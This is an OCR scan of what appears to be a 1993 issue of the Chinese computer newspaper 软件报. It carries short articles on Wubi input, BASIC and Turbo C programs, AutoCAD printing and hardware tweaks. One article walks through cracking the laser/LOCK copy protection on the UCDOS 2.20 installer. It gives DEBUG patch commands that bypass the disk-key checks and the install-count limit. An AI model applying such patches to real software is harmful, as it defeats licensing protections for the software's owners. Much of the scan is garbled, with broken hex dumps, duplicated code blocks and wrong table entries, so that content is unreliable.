54 又巴马, 勇字头。(即“L”)
55 丝秀去横加点比。(即“L”)

2. 末笔字型交叉识别码

一切汉字都由基本字根组成, 为什么还要用末笔字型交叉识别码呢? 请看字例:

由“日”、“九”两个字根可构成“旭、启、由”、“口”、“八”两个字根可构成“叭、只”。“口”的代码为23, “八”的代码为34, 所以, “八”和“只”的代码均为23 24(K,W)其编码完全相同, “九”的代码为53, “日”的代码为22, 所以“旭”和“启”的代码均为53 22(Y,C), 其编码也相同。这就形成了重码汉字, 但只要我们查一下它们的排列方式(横和竖是左右型)和横和竖是上下型, 一种为一字型(代码为1), 一种为二型字(代码为2)所以只要在编码之后再加上字型

代码, 则可离散重码。此最后一码称为末笔字型代码。

汉字	字根	字根码	字型码
旭	九 日	53 22	3
启	九 日	53 22	2
叭	口 八	23 34	1
只	口 八	23 34	2

对于另一类汉字, 仅用字根码, 也不能起到离散重码的作用。例如5键上, 标注有“木”、“丁”、“西”三个基本字根, 当它们左边均添上三点水, 构成“沐”、“汀”、“洒”时, 均为左右型(代码为1), 这时字型码不能离散重码, 但仔细考察一番后, 便会发现它们的末笔不同, 于是使用末笔代码又可起到离散重码的作用, 故加上最后一码称末笔代码。

汉字	字根	字根码	末笔代码
汀	丁 丁	43 14	2
沐	丁 木	43 14	4
洒	丁 西	43 14	1

由此可见, 一个汉字的字根输入机器后, 有时需要输入一个字型码, 有时又需要输入一个末笔代码, 这样, 要补两次代码, 显得麻烦, 能否

合并为一次呢? 能, 为此, 将两种代码合并为一组二位十进制数, 一笔代码作十位, 字型代码作个位, 组成一个“末笔字型交叉识别码”。今后, 一个汉字无论需要的是末笔识别还是字型识别, 一概给它加上“末笔字型交叉识别码”, 使二者各起各的作用, 这个作用就是离散重码, 例如:

汉字	字根	字根码	按位	识别码
汀	丁 丁	43 14	i a	21
洒	丁 木	43 14	i a	11
沐	丁 西	43 14	i a	41
汕	丁 山	43 25	i m	21
油	丁 由	43 25	i m	11
仔	子 子	34 52	w b	11
他	丁 也	34 52	w b	51
什	丁 十	34 12	w f	21
付	丁 寸	34 12	w f	42
村	木 木	14 12	a f	11
村	木 寸	14 12	a f	41
钅	金 土	35 12	q f	11
钅	金 十	35 12	q f	21

由于在五笔字型中, 笔划分五种, 字型有3种, 故末笔字型交叉识别码的可能性为5×3=15(种)。

有了这15种末笔字型交叉识别码, 就可以大胆地把多个形态相近, 仅仅末笔不同的字根, 放在同一个键位上了。

五笔字型交叉识别码表:

左右型	上下型	杂合型
1	2	3
横1	11	12 13
竖2	21	22 23
撇3	31	32 33
捺4	41	42 43
折5	51	52 53

注意: 末笔字型交叉识别码仅对组字的字根少于4个的有效, 因为组字字根很少, 易产生重码, 故用末笔字型交叉识别码。

辅导教师: 林道昭

《软件报》

93年2月18日登载的《素数篇》一文, 可以判断某一区间的所有素数, 但原文是一个一个地接着判断的, 其实, 我们没有必要对每个数进行判断, 因为任何一个大于2的偶数都不是素数, 因此, 只需判断奇数即可, 这样可以省去一半运算时间。另外, MODE 70这一步也没有必要编在PI程序段内, 若把它编入P2或直接操作, 则会省一点时间。

根据以上原理, 笔者仅对原程序修改三处, 即可使运算速度加快一倍, 修改后的程序如下:

```

MODE O PI 1kin
-2 kout1+kout2=kin3
RND kin-3 krou3 x2 x
>0 kout2 Min 2kin+1
kout1+ RND kin2+1
kin+2 ? x<= kin 4 Min
kout1-2=HLT x<=
P2 MODE 70 ENT
kin 1 ENT kin 4 MODE.

```

使用方法: 首先启动P2, 输入区间起始, 终止值, 然后操作: 1+kout1+RND=kin2, 最后启动P3即可, 但要设置区间起始值, 必须为奇数, 终止值不限。

修改后的素数篇查找判断9999至10500之间的第一个素数大约需时85秒, 恰比原程171秒快一倍。

河南 李纪堂

激光/LOCK加密盘的解密方法

目前市场上销售的成品软件,大都采用激光(假加密)或Lock(软加密)进行了加密处理。对于这类软件的解密,已有不少刊物作了介绍,但大多数文章具有针对性且难懂。本文较为系统地介绍激光/LOCK的加密原理及解密思路,并通过一个实例的分析,寻找一种简便的解密方法,以此“抛砖引玉”。

所谓激光/LOCK加密,前者在磁盘上穿个孔,后者则在磁盘

上的某个磁道进行非标准格式化。而软件的版权认证就是通过这些孔或非标准磁道(以下简称加密标记)的识别来判断是否合法,以便决定是否继续往下执行。无论采用激光或现在流行的Lock系列加密软件加密,它们都具有以下特点:

1. 在磁盘上作加密标记,以达到防伪的目的。
2. 运用反动态跟踪技术,使解密者难于下手。
3. 在代码内嵌入单字节数据。
4. 对有关向量进行修改、隐藏处理。

3) 动态解密和代码(长度)敏感。即以识别代码与反识别代码之间相互保护。

4) 软件自毁等。尽管加密软件是随机的,也都具有类似的标记识别代码段,它们通过 int 15 或 int 23 来实施。其它功能都是为了保护这识别代码而精心设计的。我们要解除它们的相互保护机制,不仅困难,而且也不可行,因为它们之间具有代码长度的识别也有运行时间的自动调整,弄不好就会导致不堪设想的后果。最好的办法是绕过这些“机制”,直接对“加密标记”开刀。下面让我们一起步入UCDOS 最新版本 2.20 的解密思路。

原UCDOS 2.20 是经过加密处理的,用户不能直接运行光盘上的UCDOS,必须通过 #1 系统安装盘上的 INSTALL.EXE 文件向硬盘安装,从硬盘拷出的系统不能运行,且只能安装五次,这在计算机病毒肆虐的今天,制作备份势在必行。

分析:未经 INSTALL 安装的UCDOS 可执行文件都不能运行,说明它们都已经加密了,我们这个解密是没有必要的,INSTALL 在安装时将自动解决这个问题,关键是要对 INSTALL 进行解密,使其能象原盘一样向硬盘安装系统。

解:先使用 DISKCOPY 命令对 #1 原盘进行备份,试运行 INSTALL 屏幕显示版本号后进入安装盘,说明没有检测到标记。由于该安装程序具有非常友好的用户界面,我们可用 debug 的 D 命令打印一份数据区提示字符串(如表1)。在代码中插入 4CH 功能调用,来代替 int 3,以达到跟踪的目的(有兴趣的用户还可编写一段显示 int 内容的程序,置入空白数据区,然后用 cd 调用效果更佳),步骤如下:

```

A>:debug install.exe
-d ds:2720 (c p)
(表一)
-E B4F B4 4C CD 21;记
下原代码,以便复原
-U DS;0B41
122d,0B41 BA1508 MOV
DX,0615
122d,0B44 BE2024 MOV SI,
2620
122d,0B47 B307 MOV BL,07
122d,0B49 80C008 OR BL,08
122d,0B4C E0504 CALL 0F54

```

```

122D: 2720 49 6E 78 74 61 8C 6C 61-74 69 6F 6E 20 50 72 6F
122D: 2730 67 72 61 8D 20 56 65 72-73 69 6F 6E 20 32 2E 32
122D: 2740 31 0D 0A 20 20 20 20 20-20 20 20 20 20 20 20 1.
122D: 2750 20 20 20 20 20 20 20 20-20 20 20 20 4F 50 45 43 6F 6D
122D: 2760 70 75 74 65 72 20 43 6F-6D 70 61 6E 79 61 31 399
122D: 2770 89 32 2E 20 20 0D 0A 20-20 20 20 20 20 20 20 92.
122D: 2780 20 20 20 20 20 20 20 20-20 20 20 20 20 41 6C 6C 20
122D: 2790 72 69 67 64 74 20 72 45-73 65 72 76 66 64 2E 24

```

```

122D: 30A0 64 2E 24 54 68 69 78 20-69 73 20 79 6F 75 72 20
122D: 29B0 6C 61 73 74 20 63 6F 70-79 21 21 21 24 49 6E 73
122D: 29C0 74 61 6C 6C 20 63 6F 75-6E 74 3A 20 61 20 24 55

```

```

mov ax, 0201
mov di, [0008]
xor dh, dh
pop cx
122d: 139f int 98
mov al, 32h
mov [a], a
mov [a], ai
cmp ah, 00
122d: 13ab j 138e
mov ax, 0201
mov di, [0008]
xor dh, dh
pop cx
122d: 1845 int 42
mov al, 154h
mov al, 50h
mov [a], ai
cmp ah, 00
122d: 1842 j 183c
mov ax, 0201
mov di, [0008]
xor dh, dh
pop cx
122d: 1848 int 18
mov si, 17c7
mov si, 17
mov [a], ai
mov [a], ai
cmp ah, 00
122d: 1842 j 183c

```

```

122d,0b4f b44c MOV
AH,4C
122d,0b51 cd21 INT 21
.....
-G
这时屏幕显示:
Initialization
program version 2.21
Hope computer company 1992.
All right reserved.
Program terminated normally

```

记下SI的值2620,与表1数据区的地址比较,我们可以得到SI与显示字符串的地址偏差为100个字节,这样做是必要的,利用其界面提示,将为我们进一步阅读INSTALL代码提供方便,例如,我们现在要找安装次数限制的代码段,可用:

```

-E 8 A86F BE A3 28;
28A3=29A3-100
-1257,170B
-U DS;16FF
122d:16ff a0b000
MOV AL,[00B8]
122d:1702 2c40 SUB AL,40
122d:1704 3c05 CMP AL,05
122d:1708 7511 JNZ 1718
122d:170a ba080a
MOV DX, 0A08
122d:170b bea328
MOV SI,28A3
122d:170E B307 MOV BL, 07
122d:1710 80C40 OR BL, 04
122d:1718 80C008 OR BL,08
122d:171e e83f88 CALL 0F54
.....

```

从这段程序可知,[00B8]为存放安装次数的地址,解除安装次数的限制的方法很多,如通过安装次数写盘,修改次数计算等,使用“MOV BYTE PTR [00B8],45(或一个小于45大于40的常数)”,也是一种办法,重要的是要把这条语句插入人什么位置。这项工作留给用户自己完成,下面继续用 U 命令查找识别“加密标记”的程序段,对于一个汇编生手仍然可以采用 4C 功能调用来完成,例:

```

-U ds:c0d
122d,0c0d B80102
MOV AX,0201
122d, 0c10 BA16C800
MOV DL,[00C8]
122d, 0c14 32F6 XOR
DH, DH
122d,0c16 CD30 INT 30
122d,0c18 BE170B MOV
SI, 0B17
122d,0c1b D031 MOVAL,
31
122d,0c1d 8804 MOV
[SI],AL
122d,0c1f 80FC00 CMP
AH,00
122d,0c22 74F2 JZ 0C16

```

```

122d,0c24 B90001 MOV
CX, 0100
.....

```

前面提到的死循环就在这个地方,由于我们的备份盘没有“加密标记”,而导致 C16-C22 间的死循环,至于程序在此之前是否进行了“MOV BYTE PTR [0B17],13”的隐藏处理(因篇幅所限这里不在讨论)这无关紧要,现在的问题是它如何跳出这陷阱?删掉它?将改变运行时间和代码长度。“安全机制”要复杂!最简单和较为安全的办法是找 C22 处的 JZ 0C16 或 JZ 0C 24 使之继续往下执行。

根本办法继续查找,我们很快发现还有另外四处“标记”读取代码段(如表2),解决的办法依旧是:

```

-E 13AB 74 00
-E 1651 74 00
-E 18D2 74 00
-E 19EE 74 00
至此,五个加密标记判读已被巧妙地修改,试运行,屏幕显示安装路径无错,重新限制,发现还有一段代码长度检查,它们由 int 25 读取相邻两个“环”,“环”指至至冲环区进行比较,缩小代码长度,使其误以为读到了“正确码”是一种办法。

```

```

-U ds:0a79
122d, 0d79 BEFF32 MOVSI,
02FF
122d, 0d7C B9F000 mov
cx,00F0;改成MOV CX,0060
122d,0d7F 35C0 XOR AL,12
122d,0d81 3040 XOR [SI],AL
122d,0d83 46 INC SI
122d,0d84 82FB LOOP 0D81
122d,0d86 BEFF32 MOV
SI,32FF
122d,0d89 BFA91D MOV
DI, 1DA9
122d,0d8C B9F000 MOV
CX,00F0;改成 mov cx,0060
122d,0d8F FC CLD
122d,0d90 F3 REPZ
122d,0d91 A4 MOVSB
.....

```

修改如下:
-o ds:d74 60
-o ds:d84 60
存盘退出 DEBUG,本备份盘就可以和原盘一样使用了。如果读者解决了安装次数问题,每张备份盘还可安装任意多次。本文所举的例子在 COMPAQ DOS 3.31 的环境下,分别在 AST/386、AST/386 机上调试通过,需要说明的是,本文是指导用户如何建立激光/LOCK 加密盘的备份,而不是制作什么伪劣激光/LOCK 加密盘。

```

122d,0c24 B90001 MOV
CX, 0100
.....

```

河南 刘伙平 何双武

AutoCAD 图形的一种打印方法

AutoCAD 是一个优秀的机助绘图软件包。但我们在用 AutoCAD 绘成的图形进行打印输出时,感到有两点不便之处。一是 AutoCAD 不支持 24 点阵打印机,若要用 24 针打印机进行输出,要么将 24 针打印机当作 9 针打印机,输出效果很差,要么另外购买专门的 24 针打印机驱动程序,增加额外的开销。二是进行打印输出图形时,一般要在 AutoCAD 环境下由配置好的打印驱动程序进行打印,如果要用 AutoCAD 图形拿到另一软件(例如打印原稿商店)进行打印输出,往往要把整个软件带去,拷贝、安装、打印,十分费事。

我们在实践中摸索出一种方法,将 AutoCAD 图形的直接输出改为先形成某种绘图设备的输出文件,经适当处理后交给另一个能单独运行的、支持包括 24 针打印机在内的多种输出设备的打印驱动程序进行打印,方法简单,灵活,方便,一举解决了上面两个问题,简述如下:

AutoCAD 在进行图形打印或绘图仪输出时,均允许不直接输出,而是改向到另一个设备扩展名为“.PLT”的输出文件中,打开该文件可以看到,在该文件中的数据就是原本应当向当前配置的打印/绘图设备输出的一系列控制码或指令以及绘图数据。只要有相应配置的打印/绘图设备的技术手册,这些数据和指令的意义是不难翻译出来的。我们选用了 HI 公司的 DMP-56 绘图仪作为 AutoCAD 的绘图输出设备,一则它们对这一型号绘图仪比较熟悉,有完整的绘图语言手册,更重要的是我们发现 AutoCAD 在向文件中写入绘图仪所需的指令时,除了

文件开头和结尾处的一些初始化命令以外,其余的均为笔电移动或落笔画指令,翻译时不要考虑复杂的写文本或绘图、弧指令,大大简化了转换工作。

其次我们选择 SURFUR 软件包中的 PLOTCALL 模块来打印/绘制 AutoCAD 生成的输出文件。SURFUR 软件包是美国 Golden 软件公司开发的等值线、三坐标面图形软件,其功能与南京大学开发的 NDORPHICS 相当。PLOT、EXE 是其中的一个功能相当强的打印/绘图模块,代码长度仅 45K (加 INSTALL 配置模块 80 余 K),支持近百种打印机和绘图仪,它对输入数据文件的指令和格式要求均十分简单。绘图指令仅有八、九条,其中主要的有拾笔移动和落笔画(绝对或相对),与上面所说 AutoCAD 生成的 DMP-56 绘图仪的指令直接对应。因此,我们只有自编一段小程序(程序附后),过滤掉原数据文件中无用的指令和数据,整理成 PLOT.EXE 能阅读的数据库格式,就能利用 PLOT 模块来打印 AutoCAD 的图形文件。

用这种方法,我们将 AutoCAD 的图形在本单位的 24 针打印机和外单位的激光打印机上打印输出,效果非常好。我们也采用这种方法将另一个绘图软件包 FORTRAN-CAD 生成的图形用 PLOT 模块在激光打印机上输出。由此我仍感到利用不同软件取长补短,是提高工作效率的一个好方法。

福州 廖宁

本教责任编辑:06号

关闭彩色

中华学习机 1.21 版增加了彩色汉字功能，并通过 \$4FB 单元控制彩色开关，这本是一件好事，但对于使用单色显示器的人来说，却增加了一些不必要的麻烦。

特别是，目前中华学习机上使用的不少软件都是在 1.1 版上开发的，由于当时并不需要考虑 \$4FB 单元的控制作用，所以系统初始化时 \$4FB 单元被当作一直单元而置入了不好的数据，这些软件在 1.21 版上使用时，由于

呈显彩色汉字状态，而使汉字图文模糊不清。

要改变这种状况，唯一的办法是关闭彩色，即输入 POKE1275, 0 (将 \$4FB 单元置零)。

但这种方法对于经过加密的软件是无能为力的，因为我们不可能通过上述方法对软件进行修改，这就只能从硬件上去想办法。打开主机外壳，在

驱动器接口左侧有一个标有 SW1 的地方，此处有三个接点，原来右边两个接点是连通的，左边一个接点空线没用，现在只要将左边这个接点与右边两个接点连到一起，就能起到关闭彩色的作用。

如果你经常需要使用彩色，可以在这里接一个小开关。使用也很方便。这样修改以后，对一般软件的正常使用没有任何影响。

易志友

直接修改自然码内部简码字、词

自然码汉字输入方法以其高效、易学、智能相关处理和能联想到各汉字系统上等优点受到广大用户特别是普通微机使用者们的欢迎。在自然码输入方式下，只要打入一声音键就显示一批最常用的数字、词组供选择，如击“d”键则显示：

1的 2第 3党 4国 5但 6是 7队 8员 9等 0于

第一字只要击空格键即可选中，第二、三字分别击“*”、“.”键即可选中，后边是最常用的 4 个双字词，只要击单数键可选前一字，击双数键可选中该双字词。另外，自然码输入方式下，只要击简码的两个字的声母和“.”键，就可输入该简码词。这两种输入常用词、字的方法是输入汉字时最常用、快速的方法。对用户而言，若能将这些内部简码字、词改成各专业、行业的常用字、词，就可以大大提高输入速度。

一种常用的方法是用 PCTOOLS 或 Norton 软件等修改汉字内码在自然码软件中查询后逐个修改，然而这种方法费时费力且易出错。本文介绍了在了解软件中高频字、词存放地址和地址后编程直接修改的方法。

笔者分析了自然码软件程序后，发现高频字、词按“Z”声母分组，每组 10 个汉字内码的格式集中存放于覆盖文件 ZR.OV1 相对地址为 0022H~0229H 处，共计 520 字节；而简码词按“aa、ab……zy”的声母方式序排列共计 678 个简码词组，每词组 4 字节，共实际有 422 个词组，每一词组 4 字节。存放于覆盖文件 ZR.OV2 相对地址 3500H~3F8FH 处，共 2704 字节。

根据这种存放结构，只要打开相应覆盖文件，用随机读写的方式定位到相应地址，就可以实现汉字、词的直接修改。修改后，自然码应当重新启动。具体

陕西 范永明

```
程序一
10 SCREEN 2:CLS:DIM Z$(10)
20 PRINT "自然码简码字显示,修改程序"
30 OPEN "R":#1:"ZR.ON1",2:FIELD #1,ZAS A$
40 INPUT "欲显示高频字的字母?":X$
50 IF X$="" THEN CLOSE:END
60 X=ASC(X$) OR 96,IF X<97 OR X=122 THEN 40
70 FOR J=1 TO 10
80 GET #1,I+(X-97)*10+J,Z$(J)=A$
90 PRINT J;Z$(J);
100 NEXT J:PRINT
110 INPUT "欲修改第几字?":Y
120 IF Y=0 THEN PRINT,GOTO 40
130 IF Y<1 OR Y>10 THEN 110
140 PRINT Z$(Y),"修改:";INPUT NR$
150 IF LEN(NR$)<>2 THEN PRINT "错";GOTO 110
160 ISET A$(NR$)=NR$:PUT #1,I+(X-97)*10+Y
170 PRINT "已改";BEEP,GOTO 110
```

```
程序二
10 REM ZRMCZXG.BAS 范永明 1993.7.8
20 SCREEN 2:CLS:DIM CZ$(26)
30 PRINT "自然码简码词组显示,修改程序"
40 OPEN "R":#1:"ZR.OV2",4:FIELD #1,AAS A$
50 PRINT "欲显示高频词的第一码?":
60 X=INPUT$(1):IF X$=CHR$(13) THEN CLOSE:END
(13) THEN CLOSE:END
70 X=ASC(X$) OR 96,IF X<97 OR X=122 THEN 50
80 FOR J=1 TO 26
90 GET #1,3392+(X-97)*26+J,CZ$(J)=A$
100 PRINT CHR$(X)CHR$(96+J),CZ$(J),
110 NEXT J:PRINT
120 PRINT "欲改词的第几码?":
130 Y=INPUT$(1):IF Y$=CHR$(13) THEN PRINT,GOTO 50
140 Y=ASC(Y$) OR 96,IF Y<97 OR Y=122 THEN 120
150 PRINT CHR$(X)CHR$(Y);"内容:";CZ$(Y-96);
160 INPUT "修改:";NR$
170 IF LEN(NR$)<>4 THEN PRINT "长度不符";GOTO 120
180 ISET A$(NR$)=NR$:PUT #1,3392+(X-97)*26+Y:PRINT
190 PRINT "已改";BEEP,GOTO 120
```


本版责任编辑 09 号

6. 屏幕显示状态的设置

6527CPU 屏幕显示状态的设置，一般通过两个开关控制组 \$2000、\$2001 进行控制。这两个开关控制组位于 CPU 内部，可编程控制它们的开关状态，现将它们的作用介绍如下。

(1) 状态方式开关组 \$2000

\$2000 软件开关组主要用于控制 6527CPU 的工作状态，由它的各位决定背景页、卡通页所使用的图形库区号、控制向 PPU 写入数据的方式、选择当前显示的页面、选通键盘、软驱、打印机外设的选通等。各位功能工作状态开关示意图 2-3



D1、D0 两位为背景显示页面的选通开关组，两位二进制数可选通四个显示页面。它们的取值与背景页面对应关系见表 2-8

表 2-8 \$2000 单元 D1、D0 位取值与背景页面对照表

D1 位	D0 位	背景显示页面
0	0	00 页
0	1	10 页
1	0	01 页
1	1	11 页

向 PPU 送数方式选择开关 D2 位。

当我们向 PPU 写入数据时，只要置入起始地址，以后由 CPU 控制把欲写入的数据依次写入，而不必每写一数据置一次地址。但在写入数据过程中有一个送数方向问题，表现在屏幕上就是：是横向还是在屏上显示一行，还是在纵向在屏上显示一系列，D2 就是为实现这一控制而设置的送数方式选择开关。

当 D2=0 时，每送入一个数据，PPU 地址自动加 1，表现在屏上是横向显示。

当 D2=1 时，每送入一个数据，PPU 地址自动加 H20，表现在屏上是纵向显示。

D3、D4 位为图形库区号选择开关组。其中 D3 位作用于卡通页，D4 位作用于背景页。当它们为 0 时选中图形库第 1 区的图形，即卡通块图形，也就是 FBASIC 中符号表 A 的图形；当它们为 1 时选中图形库第 2 区的图形，即背景符号图形、符号，相对于 FBASIC 符号表 B 的图形。D3、D4 位共有四种组合，它们刚好对应了 FBASIC 中 CGEN 指令的四种状态，其对应关系见表 2-4。

山东 于喆

一种可在 1.2M 驱动器中任意拷贝文件的方法

在许多没有硬盘的机器中，从高密度软盘向低密度软盘复制文件是一项很繁重的活，尤其当文件的长度超过 36 0K 或 38 4K 时，B 驱动器与扩展内存均不够用，就只能采用全盘拷贝了。这样既浪费时间，又有可能会冲掉自己盘内的某些内容，十分不便。在 DOS 中有一 DRIVER.SYS 文件，巧妙的使用该程序，即可顺利地解决上面的问题。在 CONFIG.SYS 中增加一条语句：DEVICE=DRIVER.SYS/D/0/T/80/S/15/H/2/C/F/1 则可给 A: 驱动器别名 D (或 E)。这样，拷贝时，仅需打入 A: 向 D: (或 E:) 驱拷贝的命令即可。其间系统提示换盘。

例：COPY A:*.C D: (回车) 则出现提示：
Insert diskette for drive E, and strike any key when ready
这时输入目录盘即可。

吉林 祝安平

表 2-4 \$2000 单元 D4、D3 位与 CGEN 指令状态对照表

D4 位	D3 位	选中的图形库区号	相对应的 CGEN 指令
0	0	I	CGEN0
0	1	I	CGEN1
1	0	I	CGEN2
1	1	I	CGEN3

D5~D7 位为外设选通开关组。某位等于 1 时选通外设；等于 0 时关闭外设。电脑游戏机规定 D7 位为键盘选通开关。D6 位可作为软驱或打印机等外设的选通开关。

(2) 显示开关组 \$2001

\$2001 是屏幕显示控制开关组，各位开关的作用显示开关功能示意图 2-4。



说明：
D0 位为彩色控制开关。当 D0=1 时关闭彩色，屏显示黑白图像，实质上，D0=1 时关闭了 PPU 内部的彩色发生器。

D3 位是背景页显示开关。通常 D3=1，代与 PPU 选通时，为避免屏幕闪烁，才令 D3=0，关闭背景页显示。通讯结束后再令 D3=1 打开显示。D3=0 时荧光也不再显示。

D4 位是卡通页显示开关。D4=1 时，相当于执行 F BASIC 语句中的 SPRITE ON 指令；D4=0 则相当于执行 SPRITE OFF。

D5~D7 位为背景页显示开关组。其中 D5 位决定背景页的亮度，D5=0 时亮、D5=1 时暗；D6、D7 位调整背景页的色调，D7=1 时色调偏冷，D7=0 时色调偏暖。有了这三个开关，可在不改变背景页亮度的情况下，被调背景页的八种显示状态。

山东 于喆

这次疑专就五笔字型中词汇的输入进行说明。

为了进一步从提高输入速度，五笔字型方案还提供词汇输入。

词汇输入一律为等长四码，其码型与单字编码完全相同，分为四种情况：

一、双字词
输入规则：每个单字各取前两个代码，共四码。

双字词	字根	按键
机器	木儿口口	ambk
经济	纟纟文	xely
汉字	讠又手	icpb
操作	扌口一	rkwf
工人	工工人	aaww
东西	七小西一	aiag
其他	一三一也	adwb
实现	一王门	pugm
初中	丨口丨	pubh

二、三字词
输入规则：前两个单字各取其第一码，第三个单字取其前两个代码，共四码。

三字词	字根	按键
计算机	丨竹木儿	yram
解放军	夕方一糸	qypl
生产车	丨立一	tuyx
共产党	立小一	aulp
教练员	丨扌口王	rwtm
大学生	大丨王	dltg

三、四字词
输入规则：每个单字各取其第一码，共四码。

五笔字型输入法答疑之五

辅导教师：林茂

西文状态下不显示汉字的新方法

在只需显示汉字而不需要用户输入汉字的条件下,不用汉字系统,直接在西文状态下显示汉字,可以省去汉字输入的一切麻烦...

```
Turbo C2.0中有两个函数 void setfontstyle(int fontstyle, unsigned pattern, int thickness); void setfont(int x0, int y0, int x1, int y1);
```

第一个函数用于设置字体的类型,第二个函数控制前一个函数设置的线型网格。在前一个函数中,当其中的第一个参数 linestyle 为用户定义线型 USERBIT-LINE 时,第二个参数 upattern 就是一个16位模式的线型定义...

```
1, /* 西文状态下显示汉字的新法
2, Fu Shing Cheng,
3, /*
4,
5, #include <stdio.h>
6, #include <ctype.h>
7, #include <graphics.h>
8,
9, main()
10, {void ShowChinese();
11, int drive, mode;
12, unsigned char cha[] = "西文状态下显示汉字的新法";
13, drive = DETECT;
14, intgraph(&drive, &mode, "");
15, cleardevice();
16, ShowChinese(50, 50, cha, 1);
17, getch();
18, getch();
19, }
20,
21,
22, void ShowChinese(int x, int y, unsigned char *chnstr, int space, int color);
23, void ReadCCLIB(int);
24, unsigned char buf[32];
25, unsigned int upattern;
26, int i, c;
27, char ascstr[2];
```

SMALL-FONT 小号无衬字体,并将字符尺寸定为7,这样字符的大小本与汉字的大小相称。从第52行开始的函数 ReadCCLIB() 是直接到汉字库中读取所需的汉字的点阵数据...

程序中9-19行是为了演示显示效果而写的一个主函数,显示第12行中输出的汉字串。注意,由于程序中显示 ASCII 字符时要用到 Turbo C2.0 中的欠数字体,因此在运行时,将当前目录下 Turbo C2.0 的 LTTT.CHX 文件,另外,对不同的显示方式,当前目录下要有 Turbo C2.0 中对应的图形显示支持文件...

```
1, /* 西文状态下显示汉字的新法
2, Fu Shing Cheng,
3, /*
4,
5, #include <stdio.h>
6, #include <ctype.h>
7, #include <graphics.h>
8,
9, main()
10, {void ShowChinese();
11, int drive, mode;
12, unsigned char cha[] = "西文状态下显示汉字的新法";
13, drive = DETECT;
14, intgraph(&drive, &mode, "");
15, cleardevice();
16, ShowChinese(50, 50, cha, 1);
17, getch();
18, getch();
19, }
20,
21,
22, void ShowChinese(int x, int y, unsigned char *chnstr, int space, int color);
23, void ReadCCLIB(int);
24, unsigned char buf[32];
25, unsigned int upattern;
26, int i, c;
27, char ascstr[2];
```

从打印机输出VGA高分辨率屏幕图形

现在有很多微机使用VGA显示器,能够显示640x480高分辨率图形。在实际应用中,很多时候都要从打印机上输出这些高质量图形。虽然有现成的图形屏幕拷贝程序,如PZP等,但在实际应用中并不令人满意...

```
char far *w; /* 显示缓冲区指针 */
char far *m; /* 显示缓冲区指针 */
int i, j;
put(27); put(85); put(1); put(13); put(10); /* 初始化打印机,置为 */
put(27); put(42); put(39); put(224); put(1); /* 单方向打印方式 */
for(j=1; j<=480; j++)
    /* 从显示缓冲区A000.0000 */
    put(0); /* 读取数据指向打印机 */
b0 = *(k+v+1) * 80 - 1; put(swapp(b0));
b0 = *(--k); put(swapp(b0));
for(i=1; i<=80; i++)
    put(18); /* 回车 */
put(27); put(74); put(24); /* 换行 */
put(27); put(42); put(39); put(224); put(1); /* 单方向打印方式 */
for(j=1; j<=480; j++)
    b0 = *(k+v+1) * 80 - 1; put(swapp(b0)); /* 读取数据指向打印机 */
    b0 = *(--k); put(swapp(b0));
    put(18);
return;
}
/* 本报责任编辑07号 */
```

```
char far *w; /* 显示缓冲区指针 */
char far *m; /* 显示缓冲区指针 */
int i, j;
put(27); put(85); put(1); put(13); put(10); /* 初始化打印机,置为 */
put(27); put(42); put(39); put(224); put(1); /* 单方向打印方式 */
for(j=1; j<=480; j++)
    /* 从显示缓冲区A000.0000 */
    put(0); /* 读取数据指向打印机 */
b0 = *(k+v+1) * 80 - 1; put(swapp(b0));
b0 = *(--k); put(swapp(b0));
for(i=1; i<=80; i++)
    put(18); /* 回车 */
put(27); put(74); put(24); /* 换行 */
put(27); put(42); put(39); put(224); put(1); /* 单方向打印方式 */
for(j=1; j<=480; j++)
    b0 = *(k+v+1) * 80 - 1; put(swapp(b0)); /* 读取数据指向打印机 */
    b0 = *(--k); put(swapp(b0));
    put(18);
return;
}
/* 本报责任编辑07号 */
```

硬盘安全分区及分区写保护处理方法

目前,对硬盘分区采用以下两种方法:一、FDISK法:在DOS的实用软件中,FDISK软件可以对硬盘进行分区管理。由于FDISK采用链式结构分区,那么在BOOT中仅记录有两条分区信息...

硬盘进行分区是比较合适的,其分区的写保护功能对文件型病毒非常有效,而分区写保护处理的方法也极为简单,简述如下:一、用DM将硬盘进行低级格式化,分区,高级格式...

在微机中,用户文件和系统文件的存储是写在软、硬盘中。软盘虽易携带,但容量小,速度慢;硬盘则以高速、大容量的优势,占据了微机组成中的一席之地...

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编:刘锦德 副主编:唐敏 胡
国内统一刊号:CN51-0106 订刊代号:61-74 地址:成都市金河街75号 邮政编码:610015

大规模、大范围的软件 调剂交流中心Now Start!

鉴于大量的电脑软件沉淀在用户手中,不能充分发挥作用,河南省华仪公司及育才大学继成功的在地区范围作业之后,正式面向全国开展调剂业务。
范围:APPLE系列、CEC系列、PC系列及兼容机的各类软件。
方式:您只需将可转让、调剂或需要的全部软硬件清单寄来,即可坐等满意回复。(三月内免收手续费)
本处备有千余种可供调剂的软件清单及业务详细介绍,函索即寄。
通讯地址:郑州市南阳路1号楼 联系人:洪潮 邮政编码:450053
电话:(0371)449368-252 中文Call机:(0371) 665555-1111
育才大学计算机研究所提供技术支持,特此鸣谢!
法律顾问:河南省民法学会副会长、河南省第三律师事务所主任,胡保

至为友善的服务界面——你动手,我动手!

▲计算机传真通讯系统问世 配合电子工业部向全国推广实施EDI(电子资料交换)工程,中科院合肥科福公司、美国优思泰克(联合)电脑公司、沈阳市尤里卡企业中介服务公司,向东北市场共同推出目前世界上最先进的集调制解调和传真两种功能于一体的计算机传真通讯系统 FAX-92。该系统在Mac-10s、Windows及各种版本软、硬汉字系统下运行,可广泛应用于AT总线制计算机,如IBM系列和苹果Macintosh等。通过一条普通电话线,不仅可以与有此系统的计算机进行各种文件和数据交换,而且可以与装有调制解调器的计算机及普通传真机之间进行通讯。(赵志学)

▲动植物检疫实现计算机网络化 深圳动植物检疫局最近研制成功陆路口岸动植物检疫计算机网络管理系统。过去几十年来动植物检疫一直是手工操作,速度慢、效率低,不能适应形势发展的需要。有了检疫计算机网络管理系统,从检疫处理、报检录入、报检收费、报检核销、单证打印、数据查询、统计等全部由过去的手工操作变为计算服务,大大提高了工作效率,加快了口岸验放速度,方便了货主进出往来。(李翰)

